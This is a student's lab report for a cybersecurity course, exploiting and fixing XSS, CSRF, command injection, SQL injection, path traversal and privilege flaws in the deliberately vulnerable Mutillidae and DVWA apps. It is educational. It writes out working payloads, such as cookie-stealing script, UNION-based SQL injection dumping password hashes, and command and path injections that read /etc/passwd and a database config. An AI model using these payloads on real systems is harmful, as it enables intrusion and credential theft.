

Programming Assignment 5 - SEC 522: Cybersecurity Lab

Sumaya Altamimi 442203026

Finding, Exploiting, and Fixing Vulnerabilities
in Web Apps



Table of Contents

Introduction	2
Summary of the vulnerabilities	3
Mutillidae.....	3
1. Improper Neutralization of Input During Web Page Generation (Cross-site Scripting).....	3
2.(Persistent XSS).....	4
3.Cross-Site Request Forgery (CSRF)	6
4. Improper Neutralization of Special Elements used in an OS Command (OS Command Injection) ...	8
5. Information Exposure.....	9
6. Improper Authentication	10
7. Incorrect Permission Assignment for Critical Resource	11
8. Improper Privilege Management	13
9.Improper Input Validation	15
DVWA	16
10. Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)	16
11.Improper Neutralization of Special Elements used in an OS Command (OS Command Injection) ..	17
12. Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)	19
13. Unrestricted Upload of File with Dangerous Type	20
14. Improper Restriction of Excessive Authentication Attempts	23
Metasploitable Network.....	27
15. Improper Privilege Management	27
References:.....	29

Introduction

In this lab, I am going to use Metasploitable Linux virtual machine. Which is a vulnerable for the purpose of practicing penetration testing techniques

Instructions:

- You can download Metasploitable through this link <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.
- Use the default login and password msfadmin,msfadmin.
- Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).
- My VM IP is 172.16. 235.2

You should find at least 15 (of the CWE/SANS Top 25)
How you discovered the vulnerability (tools, code analysis).
(you need to actually exploit the vulnerability).
How you mitigated (fixed) the vulnerability (description / code). how to fix any 10 of these.

Summary of the vulnerabilities

Mutillidae

1. Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)

Go to the directory below:

DNS Lookup			
OWASP Top 10	A1 - Injection		
Others	A2 - Cross Site Scripting (XSS)	Reflected (First Order)	DNS Lookup
Documentation	A3 - Broken Authentication and Session Management	Persistent (Second Order)	Pen Test Tool Lookup
		DOM Injection	Text File Viewer
Resources	A4 - Insecure Direct Object References	Via "Input" (GET/POST)	User Info
		Via HTTP Headers	Set Background Color
	A5 - Cross Site Request Forgery		

Write javascript code to test the service, I wrote simple alert:

Hostname/IP

`<script>alert("s")</script>`

Lookup DNS

and it worked:

172.16.235.2 says


s

OK

In order to make a real exploit will try to display cookie instead of random characters in the alert.

```
<script>alert(document.cookie)</script>
```


and It worked:



Session IDs could be used to steal someone else session, by sending an email with a link asking to login, that also activate the script when he arrived at it. The victim will click on a link and run the scrip on his computer, attacker can take the session id and can act on behalf of the victim.

2.(Persistent XSS)

Go to Add to your blog



Add blog for admin

Note: ``, ``, `<i>`, `</i>`, `<u>` and `</u>` are now allowed in blog entries

```
Test blog<script>alert("exploit")</script>
```

So, whenever you go to the blogs page, the alert will pop up as follow:

172.16.235.2 says


exploit

OK

Fix: The first solution to this is to escape the dynamic content which dimply means replacing any significant character with the HTML encoding, such as replacing `;` with `;`. Also, having whitelist values will improve the security. For example, in adding a blog, there might be some predefined blogs for admin that he can select from instead of typing from scratch if applicable. One important concept is content security policy, this may help to control where javascript can be loaded from. In addition to that, implementing Http-only cookies is worth to consider.

3. Cross-Site Request Forgery (CSRF)

Go to add blog



Capture the traffic using Burp Suite and Add a blog:

Add blog for hind

Note: ``,``,`<i>`,`</i>`,`<u>` and `</u>` are now allowed in blog entries

sumayaActual

Save Blog Entry

Note the added traffic in Burp Suite:

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.235.2
Content-Length: 104
Cache-Control: max-age=0
Origin: http://172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.235.2/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Cookie: showhints=0; username=sumaya; uid=17; PHPSESSID=a6e148387538d89e17a53be337c7afce
Connection: close


csrf-token=SecurityIsDisabled&blog_entry=sumayaActual&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

Sign-in to a different user (or later send the url to another user). Change the blog content as follow:


csrf-token=SecurityIsDisabled&blog_entry=Exploited!!!!&add-to-your-blog-php-submit-button=Save+Blog+Entry

```
csrf-token=SecurityIsDisabled&blog_entry=Exploited!!!!&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

By right click and send the request, the url request will be automatically generated by Burp Suite. Select current browser session.



Stop capturing and open the copied url in your browser. This shows the second account that you signed in (the victim account):



This is the new blog added:

6 Current Blog Entries			
	Name	Date	Comment
1	hind	2021-04-06 04:21:33	Exploited!!!!

Fix: Since CSRF depends on URL links, we can avoid malicious get requests by following REST design that force GET requests to be used only for (view) resources. Also, including secret tokens that called anti forgery token is important to prevent attack like this. SameSite Cookie Attribute would be additional layer of security that should be added to the set-cookie header. Finally, authentication for sensitive actions is required.

4. Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)

Hostname/IP

Lookup DNS

We can find all files listed

```
Server:      172.16.235.1
Address:     172.16.235.1#53


Non-authoritative answer:
8.8.8.8.in-addr.arpa      name = dns.google.

Authoritative answers can be found from:

add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
framer.html
framing.php
header.php
home.php
html5-storage.php
images
inc
includes
index.php
installation.php
javascript
log-visit.php
login.php
notes.php
opendb.inc
owasp-esapi-php
```

5. Information Exposure

Before you inject, you need to replace 'metasploitable' with 'owasp10' in the virtual machine /var/www/mutillidae/config.inc. Then go the User info tab.



Write the following command:

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

And it worked:


```
Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
```

6. Improper Authentication

Go to Login



Type the following command:


Please sign-in

Name

Password

Login

and It worked:



7. Incorrect Permission Assignment for Critical Resource

Core Controls

OWASP Top 10

Others

Documentation

Resources

A1 - Injection

A2 - Cross Site Scripting (XSS)

A3 - Broken Authentication and Session Management

A4 - Insecure Direct Object References

A5 - Cross Site Request Forgery (CSRF)

A6 - Security Misconfiguration

A7 - Insecure Cryptographic Storage

A8 - Failure to Restrict URL Access

A9 - Insufficient Transport Layer Protection

Hacker Files of Old

Text File Viewer

Source Viewer

Credits

Cookies

Arbitrary File Inclusion

Take the time to read some of these great old school hacker text files. Just choose one from the list and submit.

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out <http://www.textfiles.com/hacking/atms>

Inspect the file menu:

Take the time to read some of these great old school hacker text files. Just choose one from the list and submit.

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out <http://www.textfiles.com/hacking/atms>

Back

Forward

Reload

Save As...

Print...

Cast...

Create QR code for this Page

Translate to العربية

ADBlock — best ad blocker

View Page Source

Inspect

Change the option value to “/etc/passwd”

```
<td>
  <select size="1" name="textfile" id="id_textfile_select">
    <option value="/etc/passwd">Intrusion Detection in Computers
    by Victor H. Marshall (January 29, 1991)</option>
    <option value="http://www.textfiles.com/hacking/atms">An
```

and it worked:

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991) ▼

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

Fix: Require authentication for each object in the web server and check for privileges.

8. Improper Privilege Management

Install some cookie editor (browser plugin) and register to make new account.

Please choose your username, password and signature

Username


Password

Confirm Password

Signature

Create Account


Note that your name appeared at the corner:



Go to Broken authentication page and select login.




In the cookie editor, change the uid to 1 (typically it is either 0 or 1)



Save the change by using the save icon.



Refresh the page, note the new name:




Now, you have all admin privileges.

Fix: We have to make sure that cookies haven't been tampered with. So digitally signing the data is important. So that in case of any modification, it will be detected after recalculating the signature. Also, not giving access to any resource before proper authentication.

9.Improper Input Validation


Go to credits



Start capturing Using Burp Suit. Click on Owasp link and go back to Burp Suit.
Change the forward value to another link of your choice. In my case it is:

<http://172.16.235.2/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.google.org>

By right click and send the request, the url request will be automatically generated by Burp Suite.
Select current browser session and copy the url.



Stop capturing and Sign-in to a different account to use that url. It will redirect you to the attacker url.



COVID-19 Our work Our approach

Fix: Disallowing any offsite redirects would be the first and the most important measure. Any site that is not in the list of acceptable site would be rejected after validation. Also, make sure the javascript is not vulnerable so it doesn't take input from untrusted input.

DVWA

10. Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)

User ID:

ID: ' or 1=1 #
First name: admin
Surname: admin

ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith

Try to guess table names:

' or 1=1 UNION SELECT * FROM TABLES#

Take advantages of error messages:

Table 'dvwa.TABLES' doesn't exist

When tried ' or 1=1 UNION SELECT * FROM users# :

The used SELECT statements have a different number of columns

Which means table exist. After several trials, this worked as follow:

' or 1=1 UNION SELECT user,password FROM users#

```
ID: ' or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' or 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' or 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Fix: There are several ways to protect against this type of attack, one effective way is to escape the special characters properly. Also, sanitizing input and applying regular expressions in each input would definitely help. Another important protection method is the use of parametrized statements instead of string concatenation.

11.Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)

Ping for FREE

Enter an IP address below:

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.020 ms
/var/www/dvwa/vulnerabilities/exec
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.028 ms

--- 172.16.235.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.020/0.023/0.028/0.005 ms
```

This indicates current path of DVWA is two folders after the root, to gain root access will do the following: 172.16.235.2 & dir ../../

Ping for FREE

Enter an IP address below:

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.  
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.014 ms  
CHANGELOG.txt  docs          ids_log.php      php.ini          vulnerabilities  
COPYING.txt    dvwa            index.php        phpinfo.php  
README.txt     external        instructions.php robots.txt  
about.php      favicon.ico     login.php        security.php  
config         hackable        logout.php       setup.php  
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.020 ms  
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.024 ms  
  
--- 172.16.235.2 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 0.014/0.019/0.024/0.005 ms
```

As shown, there is a config file which seems interesting. We can use 172.16.235.2 & dir ../../config

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.  
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.011 ms  
config.inc.php  config.inc.php~
```

We can use 172.16.235.2 & type ../../config/config.inc.php to read the file but it is not readable. So will copy the content to another file using the command:

172.16.235.2 & cp ../../config/config.inc.php ../../mynewconfig

Enter an IP address below:

```
PING 172.16.235.2 (172.16.235.2) 56(84) bytes of data.  
64 bytes from 172.16.235.2: icmp_seq=1 ttl=64 time=0.019 ms  
64 bytes from 172.16.235.2: icmp_seq=2 ttl=64 time=0.027 ms  
64 bytes from 172.16.235.2: icmp_seq=3 ttl=64 time=0.022 ms  
  
--- 172.16.235.2 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2008ms  
rtt min/avg/max/mdev = 0.019/0.022/0.027/0.006 ms
```

Now we can access the file from the url:

<http://172.16.235.2/dvwa/mynewconfig>

```
← → ↻ 🏠 ⚠ Not Secure | 172.16.235.2/dvwa/mynewconfig

<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```

We have all information about the database. We can connect to it remotely.

Fix: Restrict the Permitted Commands is one of the most effective solutions for this type of attacks. As a second line of defense, the principle of least privilege would help to limit the impact of command injection vulnerabilities as a second line of defense.

12. Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)

Go to File inclusion



We can change the url from:

<http://172.16.235.2/dvwa/vulnerabilities/fi/?page=include.php>

To:


<http://172.16.235.2/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd>

And it worked:

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/bin/x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/bin/sh
man:x:6:12:man:/var/cache/man/bin/sh lp:x:7:7:lp:/var/spool/lpd/bin/sh mail:x:8:8:mail:/var/mail/bin/sh news:x:9:9:news:/var/spool/news/bin/sh uucp:x:10:10:uucp:/var/spool/uucp/bin/sh
proxy:x:13:13:proxy:/bin/bin/sh www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups/bin/sh list:x:38:38:Mailing List Manager:/var/lib/bin/sh irc:x:39:39:ircd:/var/run/ircd/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuid:x:100:101:/var/lib/libuid/bin/sh dhcp:x:101:102:/nonexistent/bin/false
syslog:x:102:103:/home/syslog/bin/false klog:x:103:104:/home/klog/bin/false sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,/home/msfadmin/bin/bash
bind:x:105:113:/var/cache/bind/bin/false postfix:x:106:115:/var/spool/postfix/bin/false ftp:x:107:65534:/home/ftp/bin/false postgres:x:108:117:PostgreSQL administrator,/var/lib/postgresql/bin/bash
mysql:x:109:118:MySQL Server,/var/lib/mysql/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5/bin/false distcod:x:111:65534:/bin/false user:x:1001:1001:just a user,111,/home/user/bin/bash
service:x:1002:1002,/home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false proftpd:x:113:65534:/var/run/proftpd/bin/false statd:x:114:65534:/var/lib/nfs/bin/false
```

In the same way, we can access other files. You can find the original directory to access to other files there and determine their path:

<http://172.16.235.2/dvwa/vulnerabilities/?page=index.php>. Php information file is another example:




Fix: Run with restricted privileges. No process access files it doesn't need. File names in the url should be carefully validated, especially those starting with `../` or `~/`. Also, local and sensitive files shouldn't be store in the same site public files.

13. Unrestricted Upload of File with Dangerous Type

